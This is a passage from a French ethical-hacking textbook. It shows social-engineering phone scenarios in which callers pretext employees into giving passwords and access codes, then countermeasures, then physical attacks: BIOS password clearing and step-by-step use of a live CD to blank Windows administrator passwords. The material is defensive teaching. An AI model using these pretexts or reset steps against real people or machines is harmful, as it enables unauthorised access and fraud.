Atravers .- « Très bien, comment faire pour que cela aille vite ? »

Jérôme .- « Bien il me faut simplement deux ou trois renseignements pour savoir quels serveurs vous utilisez, et puis votre nom d'utilisateur et votre mot de passe pour qu'on rétablisse votre connexion dès le début de l'après-midi. »

Atravers .- « J'utilise le G: et parfois aussi le F:, mais le G: est le plus important parce que c'est sur celui-ci que l'on a les documents pour le travail ici. Mon nom d'utilisateur est josephine.gerard, par contre on a une note qui dit de ne jamais fournir le mot de passe ici, même au service informatique. Vous avez changé d'avis ? »

Jérôme .- « Pour le mot de passe, non, nous changeons simplement de serveur, les autres employés devront remettre leur mot de passe au fur et à mesure, cela va prendre plusieurs heures parce que le rétablissement va s'opérer service par service. Pour aller plus vite, je vais rentrer le vôtre directement, et avec un peu de chance, vous pourrez travailler dès votre retour du déjeuner. C'est pourquoi j'ai besoin de votre mot de passe, cette fois uniquement parce que c'est un cas précis.»

Atravers .- « Ah, d'accord. Mon mot de passe est touti8, c'est mon chien, Touti.»

Jérôme a obtenu des informations, mais surtout le mot de passe d'un employé sur le système d'information de la société. Il lui faudra maintenant utiliser ces informations, pour tenter une escalade de privilège par exemple, à moins que la société en question ne limite pas les accès aux données techniques.

Au cours de cette petite histoire, Jérôme a dû faire preuve de répondant pour diminuer l'inquiétude de la collaboratrice face à l'idée de donner son mot de passe. Mais le plus important, c'est que la personne lui a fourni les informations dans l'espoir d'être aidée, alors même que le but de Jérôme est tout autre.

3.2.8 L'intimidation

Dernier levier technique de base, l'intimidation. Le concept est très simple, il s'agit de faire peur à la cible, en créant une situation de doute où la personne va vouloir à tout prix éviter les problèmes.

Sylvie est créatrice de mode indépendante. Tous les jours, elle rencontre des clients potentiels. Dernièrement, l'un d'entre eux lui a fait faux bond en prétextant ne pas avoir pas reçu de sa part l'e-mail de confirmation de commande pour une collection de plusieurs dizaines de créations. Convaincue d'avoir envoyé l'e-mail et que celui-ci a bien été reçu, Sylvie tente de vérifier. Elle se fait assister par Jean, un ami informaticien.

Jevend .- « Société Jevend, bonjour.»

Sylvie .- « Bonjour Madame, je suis créatrice de mode et j'aurais voulu prendre un rendez-vous avec Monsieur MICHEL, pour lui présenter mes créations. »

Jevend .- « Oui, bien sûr. Est-ce que mardi vous convient ? »

Sylvie .- « Ah, mardi tombe plutôt mal. Serait-il disponible lundi ? Je vis un peu au nord de Paris, peut-être est-ce qu'il se déplace dans ce secteur ? »

© Editions ENI - Toute reproduction interdite

Jevend .- « Non, monsieur est en déplacement lundi, mais pas dans la région parisienne. Je n'ai malheureusement que mardi à vous proposer, au plus tôt ».

Sylvie .- « D'accord. Bon écoutez, je vais tenter de m'arranger et je vous rappelle pour prendre rendez-vous. Merci beaucoup ! »

Jevend .- « Aucun problème, bonne journée à vous.»

Le lundi suivant, Sylvie appelle, elle sait que le patron est absent...

Jevend .- « Société Jevend, bonjour.»

Sylvie .- « Bonjour Madame, je suis standardiste et nos deux directeurs sont en réunion ici. Malheureusement, le vôtre a perdu le mot de passe de sa boîte e-mail et le mien lui a promis qu'on allait pouvoir faire quelque chose, vous et moi. L'ambiance est un peu tendue dans le bureau et j'ai l'impression qu'on risque gros si on n'arrive pas à s'en sortir. Est-ce que par chance vous connaîtriez son mot de passe ? »

Jevend .- « Non, je n'en ai aucune idée. Peut-être y a-t-il un moyen de le récupérer ou de le changer ? »

Sylvie .- « Oui, bien sûr. Mon collègue du service informatique va vous donner la procédure ».

Jean, l'ami de Sylvie, termine la discussion en donnant quelques indications pour récupérer le mot de passe.

Sylvie découvre dans la boîte mail de monsieur MICHEL que son e-mail de confirmation lui est bien parvenu, et en profite pour le passer en statut « Non Lu », pour faire un clin d'œil discret au directeur de la société, dont elle sait maintenant qu'il l'a évincée pour d'autres raisons.

Attaque en deux temps cette fois-ci, avec une première étape où Sylvie localise un créneau pour être sûre de pouvoir dérouler son histoire. La clé, c'est l'impression que l'avis du directeur dépend directement de la réussite de cet appel : si les deux assistantes ne trouvent pas une solution, leur poste est peut-être en jeu. La pression peut être telle dans ces cas-là que les personnes oublient complètement ce qu'il convient de faire ou ne pas faire.

3.3 Exemples d'attaques

Au cours des attaques, il arrive que l'on utilise plusieurs de ces leviers, ainsi que d'autres. Voici quelques exemples.

Mickael est étudiant en philosophie. Il a toujours fait preuve d'imagination quand il s'agissait de trouver une excuse pour ne pas aller en classe ou pour justifier un écart de comportement, allant même jusqu'à se faire passer pour un surveillant dans une salle de permanence de son lycée.

Quand le père de son amie le lui demande, Mickael est d'accord pour lui trouver des informations sur les plus gros prospects de la S.A. Airelles, société de fabrication et de distribution de vins et spiritueux. Mickael commence par se renseigner sur Internet, durant quelques minutes, et finit par trouver quelques noms : Nicolas DRINCQ, un commercial. Il décide alors d'appeler la société.

Standard .- « Société AIRELLES bonjour, ici Marie, que puis-je faire pour vous ? »

Mickael .- « Bonjour Marie, ici Cédric Goudement, dites-moi j'ai rencontré votre comptable il y a peu, Nicolas DRINCQ, et il y avait aussi un commercial avec nous... »

Standard .- « Pardonnez moi, Nicolas n'est pas notre comptable, en fait c'est lui le commercial, notre comptable se nomme Michel FRANC. »

Mickael .- « Oh, merci de la correction, voilà qui va m'empêcher de faire une bêtise ! Pourrais-je entrer en relation avec Monsieur FRANC ? »

Standard .- « Oui, bien sûr, ne quittez pas. »

Mickael est alors transféré auprès du comptable à qui il va parler en couvrant sa voix.

Comptable .- « Oui, allô ? »

Mickael .- « Salut Michel, c'est Nicolas. Mon variable me semble ridicule ce mois-ci, est-ce que tu saurais me donner quelques informations qui pourraient m'aider, comme des clients sur le départ ou d'autres qu'on n'a pas encore signés ? »

© Editions ENI - Toute reproduction interdite

Comptable .- « Oui... tu peux aller chez... »

Michel FRANC indique alors plusieurs noms à Mickael, qui fit un grand plaisir au père de son amie en les lui transmettant.

Voici un second exemple :

Bleck79 est un pirate qui manque de reconnaissance. Pour réussir à être reconnu de ses pairs, il décide de réaliser un exploit : il veut réussir à se faire appeler sur son portable pour un souci d'ordinateur, et ce, depuis l'intérieur des bureaux d'une grosse entreprise dont l'un des pôles est la sécurité informatique.

ArpègeInfo .- « ArpègeInfo, bonjour. »

Bleck .- « Bonjour Monsieur, ici Jean ROBERT de l'URSSAF, puis-je entrer en relation avec votre service Ressources Humaines ? »

ArpègeInfo .- « Bien sûr, ne quittez pas, je vous mets en relation. »

Ressources Humaines .- « Bonjour. »

Bleck .- « Bonjour Madame, nous sommes dans les déclarations concernant votre entreprise, et nous aimerions savoir quel est le dernier employé arrivé chez vous, il s'avère que j'ai un doute sur l'arrivée de certaines déclarations, je pense qu'elles ont été perdues. »

Ressources Humaines .- « Voilà qui est gênant. Notre dernier employée arrivée est Claire PASCALE, elle est là depuis quelques jours seulement, peut-être n'avez-vous tout simplement pas encore reçu la déclaration ? »

Bleck .- « Eh bien non, c'est de ma faute, j'ai la déclaration sous les yeux, j'aurai dû lire la date avant de vous appeler, il y a peu de chances que vous ayez embauché d'autres personnes entre-temps ! »

Ressources Humaines .- « Pas de problème, bonne journée à vous. »

Bleck raccroche et recompose le numéro du standard.

ArpègeInfo .- « ArpègeInfo, bonjour. »

Bleck .- « Bonjour Monsieur, j'aurai voulu joindre Claire PASCALE s'il vous plaît. »

ArpègeInfo .- « Bien sûr, ne quittez pas, je vous mets en relation. »

Claire Pascale .- « Oui, allô ? »

Bleck .- « Bonjour Claire, ici Patrick, du service info. On t'a mis au courant des techniques de sécurité, avec l'installation de l'outil ? »

Claire Pascale .- « Pas vraiment, non »

Bleck .- « Ce n'est pas grave, on va l'installer maintenant »

Bleck79 réussit à faire installer par Claire, une employée nouvelle ne connaissant pas encore les procédures et les personnes, un petit logiciel qui dans quelques jours va afficher à l'écran un message d'erreur, et inviter l'utilisateur (Claire en l'occurrence) à demander Patrick en composant un numéro de téléphone. Bleck79 a pris soin d'acheter un téléphone avec une carte SIM utilisable, au moins pendant quelques jours, sans avoir à divulguer son identité.

Et voici un dernier exemple :

Dans certains centres d'hébergement, les salles blanches ont un accès protégé par un identifiant inhabituel : un code parmi plusieurs situés sur une carte. Pour entrer dans la salle, il faut avoir annoncé son arrivée 15 minutes avant, par téléphone, et avoir donné le code demandé par l'opérateur. Frédéric, lui, ne possède pas ces informations, mais aimerait accéder à la salle blanche pour débrancher le serveur qui héberge un site Internet divulguant des informations confidentielles sur les produits de son entreprise. C'est Joseph HILL qui gère ce serveur selon les informations du WHOIS.

Joseph HILL .- « Oui, allô ? »

Frédéric .- « Bonjour, Monsieur HILL ? »

Joseph HILL .- « Lui-même »

© Editions ENI - Toute reproduction interdite

Frédéric .- « Bonjour Monsieur HILL, je fais la vérification des procédures d'accès à la salle blanche pour la société DEF Hébergement, et chez laquelle vous avez des serveurs hébergés. J'aimerais simplement connaître la couleur de la carte avec les codes que vous avez, ainsi que le code B indiqué sur celle-ci. Il s'agit pour moi d'être sûr de parler à la bonne personne, et en même temps de vérifier si vous avez la bonne version de procédure, on vérifie cela par la couleur de la carte. »

Joseph HILL .- « Ah, très bien. Ma carte est blanche, le code B est ORCHIDEE »

Frédéric .- « Carte blanche, c'est la bonne procédure qui est marquée dans votre dossier. Par contre, vous pouvez me donner de nouveau le code, je n'ai pas le même dans mes papiers. »

Joseph HILL .- « J'ai pourtant clairement Orchidée de marqué pour le code B, et je l'ai utilisé plusieurs fois. »

Frédéric .- « Ah, OK, simple méprise, je voulais le code D. Vous pouvez me le donner ? »

Joseph HILL .- « Oui, c'est Économie »

Frédéric .- « Parfait Monsieur HILL, j'en ai fini avec cette vérification d'usage. Peut-être voulez-vous en profiter pour exprimer un sentiment sur le service fourni par DEF Hébergement ? »

Joseph HILL .- « Non, cela ira. »

Frédéric .- « Parfait Monsieur HILL, je vous souhaite une excellente journée .»

Frédéric raccroche et appelle ensuite la société DEF Hébergement, pour demander un accès.

DEF .- « Bonjour. »

Frédéric .- « Bonjour, c'est pour déclarer un accès »

DEF .- « Oui bien sûr, je vais prendre votre nom, et le code A ».

Frédéric .- « Je suis Joseph HILL, mais c'est mon employé qui viendra, Gary HACKMAN. Par contre, je n'ai pas ma carte avec moi, mais je connais les autres codes, c'est ceux que vous me demandez habituellement. Le B c'est Orchidée, le D c'est Économie. »

DEF .- « Parfait, nous attendons Monsieur HACKMAN. »

Grâce à une attaque dite d'inversion, très proche de la technique du Man In The Middle, Frédéric peut accéder aux serveurs informatiques stockés chez DEF et dont les propriétaires n'ont pas verrouillé les baies.

4. Contre-mesures

4.1 La matrice des sensibilités

Maintenant que nous avons vu comment procèdent les attaquants pour détourner les systèmes de protection, il est temps de prévoir une amélioration de ces systèmes. Il convient de rappeler que comme toutes les mesures de protection, celles qui seront présentées ici représentent un coût financier ou temporel qu'il faudra appréhender avant toute mise en place : il ne faut pas que la sécurité du système d'information soit plus lourde que le système lui-même.

L'une des contre-mesures consiste à dresser une matrice des sensibilités qui régit les accès aux informations. Il s'agit d'abord de classer les informations dans des catégories : informations financières, informations techniques, informations juridiques, informations publiques. Ensuite, il faut classer les personnes dans des groupes, pour enfin indiquer quel groupe a accès à quelles informations.

© Editions ENI - Toute reproduction interdite

Enfin, cette matrice doit être disponible pour tous les collaborateurs de la société, pour qu'ils s'y réfèrent en cas de doute. Cette solution, qui peut paraître simple, est pourtant en vigueur et très fonctionnelle dans de nombreuses entités : c'est ainsi que l'armée française classifie ses documents, allant du terme « Restreint » au terme « Très Secret Défense » en passant d'abord par le « Confidentiel défense » puis par le fameux « Secret Défense ». Les groupes de personnes sont représentés par les habilitations qu'ont les personnels à consulter des documents classifiés ou non.

Pour être fonctionnelle, une classification doit être stricte et cohérente : marquer des choses comme « tous les documents sont interdits au public » risque d'entraîner des écarts, d'abord petits, tolérés, puis de plus en plus gros. Il faut donc passer au crible tous les documents pour leur donner un niveau de classification et ensuite, vérifier les accès, très sérieusement. Par exemple, certains documents classifiés de l'armée ne sont imprimés qu'en un unique exemplaire, sans possibilité de faire une copie. Les fuites en sont rendues très difficiles.

Enfin, il faut associer tous les collaborateurs à cette pratique. Nous l'avons vu dans les pages précédentes, chaque collaborateur qui ne connaît pas les procédures peut représenter un danger pour la sécurité des informations.

4.2 Détecter les attaques

Il est important que les employés se posent des questions, pour pouvoir reconnaître les attaques. Par exemple, se demander « pourquoi, qu'en faire » : pourquoi vouloir cette information, qu'est-ce qu'on peut faire de cette information hors de la justification avancée. En effet, c'est comme cela que l'on arrive à se dire qu'un mot de passe qui nous est demandé peut servir à bien plus de choses qu'à mettre à jour un compte, comme on veut bien le prétendre.

Mais en se posant toutes ces questions, il est sûr que nous allons découvrir des faux positifs, des appels qui ressembleront à des attaques et qui n'en seront pas. Pour en être sûr, il existe un moyen intéressant : demander un nom et un numéro de téléphone où rappeller, et juger du sérieux de la réponse.

Si la personne prétend ne pas avoir de téléphone dans son bureau, ou qu'elle indique que c'est le chef cuisinier qui répondra parce qu'elle s'est arrêtée dans un restaurant pour travailler, il convient de se méfier quelque peu. Mais il ne faut pas négliger non plus la probabilité que l'attaquant ait acheté l'un de ces téléphones à carte SIM prépayée qu'on peut utiliser plusieurs jours sans le déclarer.

4.3 Bonnes pratiques

Dans de nombreuses entreprises, on utilise les bonnes pratiques, des fiches cartonnées (ou numériques) indiquant que faire dans quelle situation. Il existe maintenant quelques entreprises qui ont inclus, dans leurs fiches, les risques d'attaque par social engineering et qui proposent des solutions pour prévenir ou gérer une attaque. Par exemple, certaines bonnes pratiques veulent que l'on ne donne jamais, pour quelque raison que ce soit, son mot de passe à quiconque, et que celui-ci doit être assez long (même si, de nos jours, c'est l'outil informatique qui force l'utilisateur à respecter cette dernière règle).

Le doute, également, ne doit pas profiter à l'attaquant. Il faut, en cas de doute, prendre les mesures nécessaires pour lever celui-ci. L'important, c'est alors d'oser demander. Il faut, pour le responsable de la sécurité du Système d'Information, être clair sur le fait qu'on ne sanctionne pas quelqu'un pour avoir hésité à donner des informations confidentielles. Même si nous refusons une information au patron par téléphone (hormis si notre patron a une voix clairement reconnaissable et que nous n'avions aucune raison tangible de douter de son identité).

Naturellement, toutes ces protections ne se mettent pas en place du jour au lendemain, et surtout pas en n'expliquant pas aux collaborateurs pourquoi elles existent. Il faut réellement expliquer les dangers, utiliser des exemples comme ceux cités dans ce livre, que nous avons voulu simplistes mais pragmatiques, voire même des exemples adaptés à l'entreprise, que nous pouvons extraire lors d'un audit de tests.

© Editions ENI - Toute reproduction interdite

Le mot de la fin concernera les particuliers. Si tout au long du chapitre, nous avons pu voir des cas liés aux entreprises, il faut savoir que le social engineering s'attaque aussi aux particuliers. C'est pourquoi nous recevons tous régulièrement des e-mails prétendant provenir de notre banque, mais c'est aussi pourquoi certains d'entre nous ont reçu des SMS ou des appels téléphoniques leur proposant de valider leur victoire à un tirage au sort en donnant leurs informations de carte bancaire pour que le paiement puisse être effectué (alors qu'un simple RIB aurait suffit).

Les protections contre le social engineering sont simples : être attentif, réfléchir quelque peu à la confidentialité des données divulguées, et ne jamais faire confiance à un interlocuteur ou à son histoire, sauf s'il s'agit d'une personne formellement identifiée.

■Remarque

Nous parlions dans la section Anatomie d'une attaque - Les moyens utilisés, d'une cible qui reçoit un appel avec un numéro masqué. Le seul moyen pour elle de le trouver est de porter plainte pour demander à la justice de retrouver le numéro, ce qui techniquement est très simple à obtenir puisque les opérateurs sont contraints de journaliser tous les numéros appelants et appelés pour chaque ligne. Mais il faut pour cela avoir de réelles raisons de faire appel à la justice, et donc avoir des preuves tangibles d'un détournement. C'est pourquoi, il vaut mieux se prémunir, car il n'y a parfois aucun recours.

© Editions ENI - Toute reproduction interdite



Chapitre 4
Les failles physiques

1. Généralités

Il faut bien le dire, force est de constater que souvent la sécurisation des accès aux matériels informatiques en entreprise ou dans certaines administrations n'est pas une priorité. Il suffit pour s'en convaincre de faire le test et de voir avec quelle facilité, sous un prétexte quelconque, une personne étrangère au service peut souvent accèder aux ordinateurs ou autres ressources informatiques du personnel.

En effet autant les accès serveurs, routeurs et autres matériels d'administration informatique sont, dans les moyennes ou grandes entreprises, sous clé dans une salle spécialisée, autant les ordinateurs d'exploitation ou administratifs sont relativement accessibles.

Quand la question sur l'accès au matériel est posée au personnel, celui-ci relativise généralement le problème et répond qu'il n'a, par exemple, pas accès à des informations confidentielles, que l'entreprise fonctionne comme cela depuis des années et qu'elle n'a jamais connu le moindre problème. Quelquefois même la question est éludée sous prétexte que jamais aucune information ou même formation n'a été dispensée.

Si nous nous tournons vers les petites sociétés, le problème s'aggrave encore. Les ordinateurs sont souvent très accessibles et un même compte utilisateur est souvent utilisé par tous avec un seul mot de passe (quand il y en a un !).

Or l'accès physique à un ordinateur peut avoir des conséquences désastreuses pour une entreprise et nous allons voir dans les démonstrations suivantes qu'il existe bien des manières de s'approprier des informations confidentielles dès que nous avons un accès (même restreint) à une machine.

2. Accès physique direct à l'ordinateur

Deux cas de figure sont possibles lors d'un accès physique à une machine :
- L'ordinateur est éteint ;
- L'ordinateur est allumé.

■Remarque

Dans les pages qui suivent, les indications [1] à [20] renvoient à la fin du chapitre à l'index des sites web.

2.1 Accès à un ordinateur éteint dont le bios est protégé


Nous devrions toujours nous retrouver dans ce cas de figure car il demande des actions physiques sur l'ordinateur pour pouvoir réinitialiser le bios. Cela exige d'avoir du temps devant soi, d'être seul et attire toujours l'attention d'un éventuel personnel circulant dans les environs.

En effet, pour pouvoir démarrer il va falloir remettre le mot de passe du bios à zéro. Pour cela, il faut nécessairement ouvrir l'ordinateur pour accéder à la carte mère. Toutes les manipulations qui suivent doivent impérativement être effectuées sur l'ordinateur éteint. Il faut rechercher alors le composant appelé CMOS. Il contient dans sa mémoire la date, l'heure et divers paramètres, dont le mot de passe. Pour l'enlever, il va falloir vider le contenu de cette mémoire.

© Editions ENI - Toute reproduction interdite

Il existe deux possibilités selon la carte mère :

- Si celle-ci dispose d'un connecteur CMOS doté d'un cavalier, il faut déplacer ce cavalier quelques instants sur les autres broches de ce même connecteur (repéré souvent CMOS CLAIR - CLR - CLRPWD - PASSWD - MOT DE PASSE - PWD), puis le replacer dans sa position initiale. Cette manipulation a pour effet de créer un léger court-circuit qui vide le CMOS.
- Si la carte mère ne possède pas de cavalier de ce type, il faut ôter pendant quelques minutes voire plusieurs heures la pile plate de la carte mère.



Pile ou cavalier ?


Dans certains cas l'ordinateur est équipé d'une mémoire eeprom et le mot de passe est sauvegardé dans celle-ci, le fait de débrancher la pile n'effacera donc pas le mot de passe.

Nous avons souvent entendu ou lu qu'il existait des mots de passe universels pour chaque bios. En fait c'est une ancienne réalité, ceci concernait le bios award, mais depuis la version 4.51, il n'y a plus de mot de passe générique.

Nous trouvions même à l'époque des listes de mots de passe pour les différents types de bios sur Internet. Ces méthodes ne restant pas secrètes très longtemps, certains constructeurs (Toshiba) ont même imaginé une autre méthode. Lors du démarrage de l'ordinateur, le BIOS envoyait un signal sur la sortie du port parallèle et vérifiait s'il le recupérait sur l'entrée. Si c'était le cas, aucune vérification du mot de passe n'était effectuée. Il fallait juste relier ensemble la sortie et l'entrée afin de boucler le signal de la sortie vers l'entrée.

Une autre technique était de tenir enfoncée la touche [insert] au démarrage de la machine.

En fait, les constructeurs d'ordinateurs préfèrent trouver des solutions obligeant l'utilisateur à passer par leurs services aussi bien pour s'assurer que vous êtes le propriétaire de la machine que pour vous facturer la prestation.



Le logiciel cmospasswd

© Editions ENI - Toute reproduction interdite

Il existe bien un moyen de décrypter les mots de passe bios. Un utilitaire est disponible, **CmosPwd**, mais il faut pour l'utiliser disposer d'un accès à l'ordinateur allumé. En fait mettre un mot de passe sur le bios pour l'amorçage est un bon moyen de protection mais combien de nous le font vraiment ?


2.2 Accès à un ordinateur éteint dont le bios n'est pas protégé

Pour tout un chacun, un ordinateur éteint ne semble pas poser de problèmes de sécurité dès l'instant où pour ouvrir une session sur le système il faut disposer d'un identifiant et d'un mot de passe. C'est sans compter sur les possibilités qu'offrent les systèmes tels que les livecd et les clés USB bootables pour ne citer qu'eux. Ces technologies relativement récentes et fortement à la mode, s'adaptent à tout type de système d'exploitation et sont souvent utilisées pour les opérations de maintenance technique. De fait, elles permettent par exemple de résoudre des problèmes d'oubli ou de perte de mot de passe. Dans les mains de personnes mal intentionnées, nous voyons tout de suite l'usage qu'il peut en être fait.

2.2.1 Utilisation de Offline NT Password & Registry Editor v080802

Ce logiciel très petit (il ne pèse que 4 Mo) disponible sur livecd et maintenant sur clé USB permet de réinitialiser le mot de passe des utilisateurs locaux sous différents systèmes Windows, de la version Windows NT à Seven en passant par 2000, XP, 2003, 2008 et Vista. Nous pouvons ainsi mettre à blanc le mot de passe de l'administrateur et même ajouter un utilisateur dans le groupe des administrateurs locaux, lui donnant ainsi des droits d'administration.


Pour l'utiliser rien de bien compliqué, les habitués du système Linux ne seront pas dépaysés, pour les autres, c'est le prix à payer pour récupérer rapidement un accès à la machine. Nous devons donc booter sur le livecd ou la clé USB bootable. Sur la majeure partie des ordinateurs actuels, un petit coup de F12 au démarrage nous permet de choisir notre média de boot, nous choisissons en l'occurence le CD. Le système se lance et nous nous retrouvons sous une interface austère (légèreté oblige) qui nous invite au boot. Tapons juste [Entrée].



Boot sur le livecd


Le premier écran nous demande sur quelle partition nous désirons travailler, généralement le choix (1) qui est proposé par défaut est le bon et nous nous contentons de taper [Entrée]. Si un double boot Windows existe, il faudra alors choisir la partition supportant le système auquel on veut accéder.

© Editions ENI - Toute reproduction interdite



Choix de la partition système


Ensuite nous devons lui donner le chemin par défaut du répertoire dans lequel se trouve le registre, là aussi il nous affiche généralement le bon (windows/system32/config) et nous n'avons qu'à taper [Entrée].



Chemin du registre

